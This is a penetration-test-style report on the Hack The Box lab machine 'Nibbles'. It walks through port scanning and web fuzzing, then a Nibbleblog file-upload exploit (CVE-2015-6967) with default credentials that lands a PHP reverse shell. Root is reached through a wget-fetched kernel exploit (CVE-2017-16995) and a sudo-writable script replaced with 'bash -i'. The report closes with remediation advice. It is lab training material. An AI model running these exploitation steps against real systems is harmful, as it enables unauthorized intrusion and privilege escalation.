Nibbles report

Cover

Target: HTB Machine “Nibbles” **Client:** HTB (Fictitious) **Engagement Date:** Aug 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The goal of this assessment was to evaluate the security posture of a Linux-based web server by simulating adversary techniques against its web applications and local privileges. The focus was on identifying vulnerabilities in web services, file permissions, and kernel configurations. Through systematic enumeration and exploitation, initial access was gained, culminating in root-level control over the system.

Scope of Assessment

- **Network Reconnaissance:** Initial ICMP probes confirmed a Linux host with a TTL of 63. Comprehensive port scans using Nmap identified key services, including SSH (port 22) and HTTP (port 80), indicating an Ubuntu-based system hosting the "Nibbles" machine.
- **Service Discovery & Web Enumeration:** Exploration of port 80 revealed a Nibbleblog instance (version 4.0.3 "Coffee") vulnerable to arbitrary file upload (CVE-2015-6967). Fuzzing with `ffuf` uncovered admin and update endpoints, facilitating initial access.
- **Initial Access & File Access**: Authentication to `admin.php` with `admin:nibbles` enabled exploitation of the file upload vulnerability, deploying a reverse shell. Adjusting file permissions allowed access to Nibbleblog configuration files.

- **Privilege Escalation via Kernel Exploit**: Analysis of an old kernel (via `monitor.sh`) identified a privilege escalation vulnerability. A compiled exploit granted root access. Alternatively, modifying `monitor.sh` with sudo privileges achieved the same outcome.
- **Root Access**: Full system control was confirmed with root privileges, retrieving the `root.txt` flag.

Ethics & Compliance

All testing was conducted under pre-agreed rules of engagement within an isolated Hack The Box environment as of 11:13 PM CEST on Wednesday, August 06, 2025. No production systems, user data, or external resources were impacted. This report is confidential, intended solely for personal learning and security enhancement, aimed at bolstering defenses against similar threats.

2. Methodology

Initial Enumeration

The assessment began with network reconnaissance to determine the target's operating system and open ports. A ping scan indicated a Linux host with a TTL of 63:

```
ping -c 1 10.129.96.84
PING 10.129.96.84 (10.129.96.84) 56(84) bytes of data.
64 bytes from 10.129.96.84: icmp_seq=1 ttl=63 time=60.1 ms

--- 10.129.96.84 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 60.098/60.098/60.098/0.000 ms
```

A comprehensive port scan using `nmap` revealed active services:

```
sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.96.84 -oG
NibblesPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 18:15 UTC
Nmap scan report for 10.129.96.84
Host is up (0.043s latency).
Not shown: 65008 closed tcp ports (reset), 525 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Nmap done: 1 IP address (1 host up) scanned in 13.08 seconds
```


A detailed service scan provided version specifics:

```
sudo nmap -sVC -p 22,80 10.129.96.84 -oN NibblesSErvices
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 18:36 UTC
Nmap scan report for 10.129.96.84
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 9.36 seconds
```

Port 80 hosted a basic "Hello World" site:

Source code inspection revealed a blog reference:




Web Application Exploration

The blog was located at `http://10.129.96.84/nibbleblog/`. Fuzzing with `ffuf` uncovered additional endpoints:

```
ffuf -u http://10.129.96.84/nibbleblog/FUZZ.php -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt
```


Findings included:

- `sitemap`
- `admin`
- `install`
- `update`
- `index`




Navigating `index.php` led to `http://10.129.96.84/nibbleblog/index.php?controller=blog&action=view&category=music`.

An `admin.php` login was attempted with various credentials (e.g., `admin`, `root`, `administrator`), but repeated failures resulted in a block:



The `update.php` endpoint (`http://10.129.96.84/nibbleblog/update.php`) executed updates:

```
DB updated: ./content/private/config.xml
DB updated: ./content/private/comments.xml
Categories updated...
```



The version Nibbleblog 4.0.3 "Coffee" was identified, vulnerable to arbitrary file upload (CVE-2015-6967) requiring authentication.


Initial Access via Exploit

Authentication to `admin.php` with `admin:nibbles` allowed exploit execution. A modified reverse shell from https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-

reverse-shell.php was uploaded:

```
nc -nlvp 4444
python3 exploit.py --url http://10.10.14.221/nibbleblog/ --username admin
--password nibbles --payload shell.php
```

A reverse shell was obtained:



Privilege Escalation

As `nibbler`, initial file access was restricted:

```
nibbler@Nibbles:/var/www/html$ ls -la
total 16
drwxr-xr-x 3 root    root    4096 Dec 28  2017 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw-r--r-- 1 root    root      93 Dec 28  2017 index.html
d-wx-wx--x 7 nibbler nibbler 4096 Dec 28  2017 nibbleblog
```


Permissions were adjusted:

```
nibbler@Nibbles:/var/www/html$ chmod +r nibbleblog
nibbler@Nibbles:/var/www/html$ ls -la
total 16
drwxr-xr-x 3 root    root    4096 Dec 28  2017 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw-r--r-- 1 root    root      93 Dec 28  2017 index.html
drwxrwxr-x 7 nibbler nibbler 4096 Dec 28  2017 nibbleblog
```

A `personal.zip` file in `/home/nibbler` was unzipped:

```
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
nibbler@Nibbles:/home/nibbler$ ls -la
total 24
drwxr-xr-x 4 nibbler nibbler 4096 Aug  6 15:53 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw------- 1 nibbler nibbler    0 Dec 29  2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10  2017 .nano
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 personal
-r-------- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r-------- 1 nibbler nibbler   33 Aug  6 14:06 user.txt
```

A `monitor.sh` script was executed, revealing an old kernel vulnerable to exploit (https://gist.github.com/thinkycx/7b537e4346410677ab3e1d74431c4725):



The exploit was compiled and executed:

```
gcc exploit.c -o exploit -static
wget http://10.10.14.221/exploit -O exploit
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.96.84 - - [06/Aug/2025 20:15:11] "GET /exploit HTTP/1.1" 200 -
chmod +x exploit
./exploit
```

Root access was confirmed:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ chmod u+x exploit
chmod u+x exploit
nibbler@Nibbles:/home/nibbler/personal/stuff$ ./exploit
./exploit
task_struct = ffff8800397e8000
uidptr = ffff88003595e004
spawning root shell
root@Nibbles:/home/nibbler/personal/stuff# id
id
uid=0(root) gid=0(root) groups=0(root),1001(nibbler)
```

Alternative Privilege Escalation

Sudo privileges allowed execution of `/home/nibbler/personal/stuff/monitor.sh` as root:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

A new `monitor.sh` was created:

```
rm -r monitor.sh
touch monitor.sh
echo 'bash -i' >> monitor.sh
chmod +x monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
root@Nibbles:/home/nibbler/personal/stuff# id
uid=0(root) gid=0(root) groups=0(root)
```

3. Findings

3.1 Vulnerability: Arbitrary File Upload in Nibbleblog (CVE-2015-6967)

- **CVSS:**
  - **CVSS v2.0:** AV:N/AC:L/Au:S/C:P/I:P/A:P (Base Score: 6.5)
    - **Official Source:** The National Vulnerability Database (NVD) lists CVE-2015-6967 with a CVSS v2.0 base score of 6.5 (https://nvd.nist.gov/vuln/detail/CVE-2015-6967).
  - **CVSS v3.1:** 6.5 (Medium)

    - **Official Source:** The NVD confirms the CVSS v3.1 base score of 6.5 for CVE-2015-6967 (https://nvd.nist.gov/vuln/detail/CVE-2015-6967).
- **Description:** The Nibbleblog instance (version 4.0.3 "Coffee") on port 80 of the "Nibbles" machine was vulnerable to an arbitrary file upload flaw (CVE-2015-6967). Authentication to `admin.php` with `admin:nibbles` allowed uploading a reverse shell, granting initial access as the `nibbler` user. This stemmed from inadequate input validation in the web application.
- **Impact:** This vulnerability enabled unauthorized code execution post-authentication, posing a significant risk of system compromise, including data theft and potential privilege escalation.
- **Technical Summary:** The vulnerability was identified via:

```
http://10.129.96.84/nibbleblog/
```


Fuzzing with `ffuf` revealed the `admin` endpoint:

```
ffuf -u http://10.129.96.84/nibbleblog/FUZZ.php -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt
```

Authentication was achieved with:

```
python3 exploit.py --url http://10.10.14.221/nibbleblog/ --username
admin --password nibbles --payload shell.php
```

A screenshot of the reverse shell is provided:




Initial access confirmed the `nibbler` user context.

3.2 Vulnerability: Kernel Exploit on Outdated System (CVE-2017-16995)

- **CVSS:**
  - **CVSS v3.1:** 7.8 (High)
    - **Official Source:** The National Vulnerability Database (NVD) lists CVE-2017-16995 with a base score of 7.8 and a vector string of CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (https://nvd.nist.gov/vuln/detail/CVE-2017-16995).
- **Description:** The system's outdated kernel, identified via `monitor.sh`, was vulnerable to a privilege escalation exploit (CVE-2017-16995). Compiling and executing the exploit granted root access.
- **Impact:** The outdated kernel posed a substantial risk of full system compromise by local users.
- **Technical Summary:** The vulnerability was detected:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ ./monitor.sh
```



The exploit was compiled and executed:

```
gcc exploit.c -o exploit -static
wget http://10.10.14.221/exploit -O exploit
python3 -m http.server 80
chmod +x exploit
./exploit
```

A screenshot of root access is provided:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ chmod u+x exploit
chmod u+x exploit
nibbler@Nibbles:/home/nibbler/personal/stuff$ ./exploit
./exploit
task_struct = ffff8800397e8000
uidptr = ffff88003595e004
spawning root shell
root@Nibbles:/home/nibbler/personal/stuff# id
id
uid=0(root) gid=0(root) groups=0(root),1001(nibbler)
```

3.3 Vulnerability: Misconfigured Sudo Privileges

- **CVSS:**
  - **CVSS v3.1:** 7.8 (High)
    - **Calculated Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
    - **Justification:** No official CVE exists for this specific misconfiguration. Based on similar vulnerabilities (e.g., CVE-2019-14287, rated 7.8 by NVD at https://nvd.nist.gov/vuln/detail/CVE-2019-14287), this score reflects local access (AV:L), low complexity (AC:L), low privilege requirement (PR:L), no user interaction (UI:N), unchanged scope (S:U), and high impact on confidentiality, integrity, and availability (C:H/I:H/A:H) due to root access via script modification.
- **Description:** The `nibbler` user had sudo privileges to execute `/home/nibbler/personal/stuff/monitor.sh` as root without a password. Replacing the script with a malicious version (`bash -i`) achieved root access.
- **Impact:** Misconfigured sudo permissions enabled unauthorized root execution, risking complete system takeover.
- **Technical Summary:** Privileges were checked:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
n\:/bin\:/snap/bin
User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

The script was modified:

```
rm -r monitor.sh
touch monitor.sh
```

```
echo 'bash -i' >> monitor.sh
chmod +x monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
```

4. Recommendations

To address and mitigate the vulnerabilities identified during this engagement—specifically, the arbitrary file upload in Nibbleblog (CVE-2015-6967), the kernel exploit (CVE-2017-16995), and the misconfigured sudo privileges—the following recommendations should be implemented across the Linux-based "Nibbles" system as of 11:41 PM CEST on Wednesday, August 06, 2025:

1. Strengthen Web Application Security

- **Patch Nibbleblog**: Update Nibbleblog to the latest version or replace it with a supported platform to address CVE-2015-6967. Remove unused or vulnerable web applications.
- **Restrict File Uploads**: Implement strict input validation and file type restrictions on all upload functionalities, ensuring only authorized file types are accepted.
- **Enforce Authentication Controls**: Limit login attempts to `admin.php` and implement account lockout policies after multiple failed attempts to prevent brute-force attacks.

2. Secure Credential Management

- **Eliminate Default Credentials**: Replace the default `admin:nibbles` credentials with strong, unique passwords (minimum 12 characters, mixed case, numbers, and symbols). Enforce a policy for regular password changes.
- **Restrict Administrative Access**: Limit administrative access to the web application to specific IP ranges or authenticated sessions with multi-factor authentication (MFA).

3. Harden Kernel and System Updates

- **Update the Kernel**: Upgrade the system to a current Linux kernel version to patch CVE-2017-16995 and other known vulnerabilities. Enable automatic security updates.
- **Restrict Local Exploits**: Configure the system to limit user privileges and monitor for unauthorized executable files, reducing the risk of local privilege escalation.
- **Audit Kernel Configurations**: Regularly review kernel settings to identify and mitigate outdated or misconfigured components.

4. Enhance Sudo and Privilege Management

- **Restrict Sudo Privileges**: Modify the sudoers configuration to remove the `NOPASSWD` directive for `/home/nibbler/personal/stuff/monitor.sh` or restrict it to specific, non-executable commands.

- **Audit Sudo Configurations**: Conduct regular audits of sudo privileges using tools like `sudo -l` to ensure only necessary permissions are granted.
- **Implement Least Privilege**: Limit the `nibbler` user's capabilities to essential tasks, preventing modification of critical scripts.

5. Improve Monitoring and Logging

- **Centralize Logs**: Aggregate logs from Apache, SSH, and system activities into a Security Information and Event Management (SIEM) system. Monitor for unauthorized access or file uploads.
- **Audit Web and System Events**: Enable detailed logging for web server activities (e.g., file uploads) and system calls to detect suspicious behavior, such as exploit execution.
- **Develop Incident Response Playbooks**: Create procedures for responding to breaches, including isolating affected services, revoking compromised accounts, and applying patches.

6. Conduct Regular Security Audits

